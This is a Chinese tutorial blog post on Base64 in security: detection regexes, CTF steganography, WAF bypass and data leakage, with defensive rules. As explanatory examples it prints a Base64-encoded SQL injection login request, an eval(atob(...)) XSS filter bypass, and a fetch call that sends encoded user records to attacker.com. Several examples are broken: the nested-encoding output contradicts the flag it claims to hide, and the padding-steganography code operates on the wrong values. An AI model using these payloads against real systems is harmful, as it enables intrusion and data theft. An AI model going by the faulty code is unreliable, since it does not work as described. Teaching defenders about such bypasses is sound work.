Base64 不是加密------这句话在系列中被反复强调。但 Base64 在安全领域仍然有存在感:CTF 比赛中用 Base64 隐写藏 flag,WAF 用 Base64 检测拦截恶意请求,攻击者用 Base64 绕过过滤器。本文从安全和攻防角度重新审视 Base64。
Base64 不是加密
再次强调这个核心事实:
| 维度 | Base64 编码 | 加密算法(AES) |
|---|---|---|
| 可逆性 | 任何人都能解码 | 需要密钥才能解密 |
| 密钥 | 无密钥 | 需要密钥 |
| 目的 | 格式转换 | 信息保密 |
| 安全性 | 无 | 高 |
javascript
// Base64 "加密"的密码
const encoded = btoa('password123')  // cGFzc3dvcmQxMjM=
// 任何人:atob('cGFzc3dvcmQxMjM=') → password123

// 真正的加密
const crypto = require('crypto')
const key = crypto.randomBytes(32)
const cipher = crypto.createCipher('aes-256-cbc', key)
let encrypted = cipher.update('password123', 'utf8', 'hex')
encrypted += cipher.final('hex')
// 解密需要 key
Base64 字符串检测
在日志分析、安全审计中,经常需要识别一段字符串是不是 Base64 编码的。
正则检测
javascript
// Standard Base64 正则
const B64_PATTERN = /^[A-Za-z0-9+/]{4,}={0,2}$/

// URL Safe Base64 正则
const B64URL_PATTERN = /^[A-Za-z0-9_-]{4,}$/

function isLikelyBase64(str) {
  const cleaned = str.replace(/\s+/g, '')  // 移除换行

  // 长度必须是 4 的倍数
  if (cleaned.length % 4 !== 0) return false

  // 字符合法性
  if (!B64_PATTERN.test(cleaned)) return false

  // 长度太短不太可能是 Base64
  if (cleaned.length < 8) return false

  return true
}

console.log(isLikelyBase64('SGVsbG8gV29ybGQ='))  // true
console.log(isLikelyBase64('Hello World'))        // false
console.log(isLikelyBase64('5Lit5paH5rWL6K+V'))   // true
启发式检测
正则只能检测字符合法性,不能确认字符串确实是被 Base64 编码的(任何 4 的倍数长度的合法字符组合都匹配)。启发式检测通过尝试解码并检查结果是否可读来判断:
python
import base64
import re

def detect_base64(s):
    """检测字符串是否为 Base64 编码,并返回解码结果"""
    cleaned = re.sub(r'\s+', '', s)

    # 1. 长度和字符合法性
    if len(cleaned) < 8 or len(cleaned) % 4 != 0:
        return None
    if not re.match(r'^[A-Za-z0-9+/]+={0,2}$', cleaned):
        return None

    try:
        decoded = base64.b64decode(cleaned)

        # 2. 检查是否为可读文本
        try:
            text = decoded.decode('utf-8')

            # 3. 可读性启发式:大部分字符是可打印的
            printable_ratio = sum(
                1 for c in text
                if c.isprintable() or c in '\n\r\t'
            ) / len(text)

            if printable_ratio > 0.8:
                return {
                    'is_base64': True,
                    'decoded': text,
                    'confidence': printable_ratio
                }
        except UnicodeDecodeError:
            # 解码后不是合法 UTF-8,可能是二进制数据的 Base64
            if all(b < 128 for b in decoded):
                # ASCII 范围内的二进制
                return {
                    'is_base64': True,
                    'decoded': decoded.decode('ascii', errors='replace'),
                    'confidence': 0.5
                }
    except Exception:
        pass

    return None

# 测试
print(detect_base64('SGVsbG8gV29ybGQ='))
# {'is_base64': True, 'decoded': 'Hello World', 'confidence': 1.0}

print(detect_base64('5Lit5paH5rWL6K+V'))
# {'is_base64': True, 'decoded': '中文测试', 'confidence': 1.0}

print(detect_base64('just regular text'))
# None
启发式检测的置信度取决于解码后内容的可读性。如果是可读文本(ASCII 或 UTF-8),置信度高;如果是二进制数据,只能通过字符范围做粗略判断。
Base64 隐写术
CTF 比赛中常见的隐写方式:把敏感信息藏在 Base64 编码的字符串中,不仔细看发现不了。
方式一:多层嵌套
python
import base64

# 原始消息
message = b'flag{b4s3_64_st3g0}'

# 三层 Base64 编码
layer1 = base64.b64encode(message)
layer2 = base64.b64encode(layer1)
layer3 = base64.b64encode(layer2)

print(layer3.decode())
# YjJsbmIyUXdNVEkxTmpJM1kzUmhZMlU9

# 解码需要三层
decoded = base64.b64decode(layer3)
decoded = base64.b64decode(decoded)
decoded = base64.b64decode(decoded)
print(decoded)  # b'flag{b4s3_64_st3g0}'
自动检测多层嵌套的脚本:
python
import base64

def auto_decode(s, max_depth=10):
    """自动尝试多层 Base64 解码"""
    current = s.encode() if isinstance(s, str) else s
    results = [current.decode('ascii', errors='replace')]

    for i in range(max_depth):
        try:
            decoded = base64.b64decode(current)
            text = decoded.decode('utf-8', errors='replace')
            results.append(text)
            current = decoded
        except Exception:
            break

    return results

# 测试
nested = 'YjJsbmIyUXdNVEkxTmpJM1kzUmhZMlU9'
for i, layer in enumerate(auto_decode(nested)):
    print(f'Layer {i}: {layer}')
# Layer 0: YjJsbmIyUXdNVEkxTmpJM1kzUmhZMlU9
# Layer 1: b2lnb2JQMTI3NjM3Y3RhY2U=
# Layer 2: oigobP127637ctace
# Layer 3: (解码失败,停止)
方式二:padding 隐写
Base64 的 padding 位(= 号前面)在解码时被忽略,可以用来藏数据:
python
import base64

# 正常 Base64 编码
data = b'Hello World'
b64 = base64.b64encode(data).decode()
# SGVsbG8gV29ybGQ=

# Base64 的最后一组如果不足 3 字节,会有 2 位被 padding
# 这 2 位是"自由位"------不影响解码结果
# 可以用来隐藏数据

# 修改最后一组的数据位
last_char = b64[-2]  # 'Q' 的索引是 16
hidden_bits = 0b10    # 隐藏 2 位数据

# 修改最后一组字符
modified = b64[:-2] + chr(ord(last_char) & ~0x3 | hidden_bits) + b64[-1]
# 看起来和原始 Base64 一样,但隐藏了 2 位数据
实际 CTF 中,padding 隐写通常藏在大量 Base64 文本中,每行隐藏 2-4 位,多行累积起来是一个完整的 flag。
WAF 绕过:Base64 编码攻击
WAF(Web Application Firewall)通过正则匹配请求内容来拦截攻击。攻击者用 Base64 编码绕过检测。
SQL 注入绕过
http
# 原始攻击(被 WAF 拦截)
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=admin' OR '1'='1&password=x

# Base64 编码绕过
POST /login HTTP/1.1
Content-Type: application/x-www-form-urlencoded

username=YWRtaW4nIE9SICcxJz0nMQ==&password=x
如果后端直接把 Base64 解码后的值拼到 SQL 中,注入就生效了。
XSS 绕过
javascript
// 原始 XSS(被过滤器拦截)
<script>alert('XSS')</script>

// Base64 编码的 XSS(绕过内容过滤)
<script>eval(atob('YWxlcnQoJ1hTUycp'))</script>
atob() 是浏览器内置函数,直接解码 Base64 字符串。eval(atob(...)) 是常见的 XSS 绕过手法。
WAF 防御
nginx
# ModSecurity 规则:检测 Base64 编码的 SQL 注入
SecRule ARGS "@rx ^[A-Za-z0-9+/]{20,}={0,2}$" \
    "id:1001,phase:2,t:base64Decode,t:urlDecodeUni, \
    log,msg:'Potential Base64-encoded SQL injection', \
    severity:CRITICAL"
关键规则:先 t:base64Decode 解码 Base64,再用 SQL 注入规则匹配解码后的内容。先解码再检测,能拦截 Base64 编码的攻击。
Base64 在数据泄露中的角色
javascript
// 攻击者窃取数据后 Base64 编码外传
const data = JSON.stringify({
  users: [
    { email: 'admin@company.com', password: 'hashed_password' },
    { email: 'user@company.com', password: 'hashed_password' }
  ]
})

const exfil = btoa(data)
// 编码后通过 DNS 查询、HTTP 参数等方式外传
// 看起来像随机字符串,不触发数据泄露告警

fetch(`https://attacker.com/collect?data=${exfil}`)
防御方案:
- DLP(Data Loss Prevention)系统检测出站流量中的 Base64 字符串
- 对 HTTP 请求参数中的长 Base64 字符串告警
- DNS 隧道检测(Base64 数据通过 DNS 子域名外传)
安全检测速查表
| 场景 | 检测方法 | 工具 |
|---|---|---|
| 识别 Base64 字符串 | 正则 + 长度校验 | 手动或脚本 |
| 检测多层 Base64 | 循环解码直到失败 | Python 脚本 |
| Base64 隐写 | padding 位分析 | CTF 工具 |
| WAF 绕过检测 | 先解码再匹配攻击特征 | ModSecurity |
| 数据泄露 | DLP 检测出站长字符串 | DLP 系统 |
在线检测
可以在 盘子工具站 Base64 编码工具 上做这种安全检测------把可疑字符串粘贴到解码模式中,如果解码出可读文本,说明是 Base64 编码;如果解码出 SQL 关键词(OR、SELECT、UNION)或 JavaScript 代码(eval、alert),可能是 Base64 编码的攻击载荷。

工具自动处理换行和空白,RFC 2045 风格的多行 Base64 也能直接解码。对于多层嵌套的 Base64,你需要多次粘贴解码------把上一次的解码结果再粘贴回去编码区域。所有解码在浏览器本地完成,不上传服务器。
这个系列从编码原理到变体对比、图片实战、中文修复、踩坑指南、源码实现、编码方案对比、API 传输、邮件协议,最后到安全分析,覆盖了 Base64 从入门到进阶的完整知识体系。加上正则表达式、Cron 表达式和 JWT 解析系列,盘子工具站的技术文章已构建起覆盖四大开发者高频工具链的完整内容矩阵。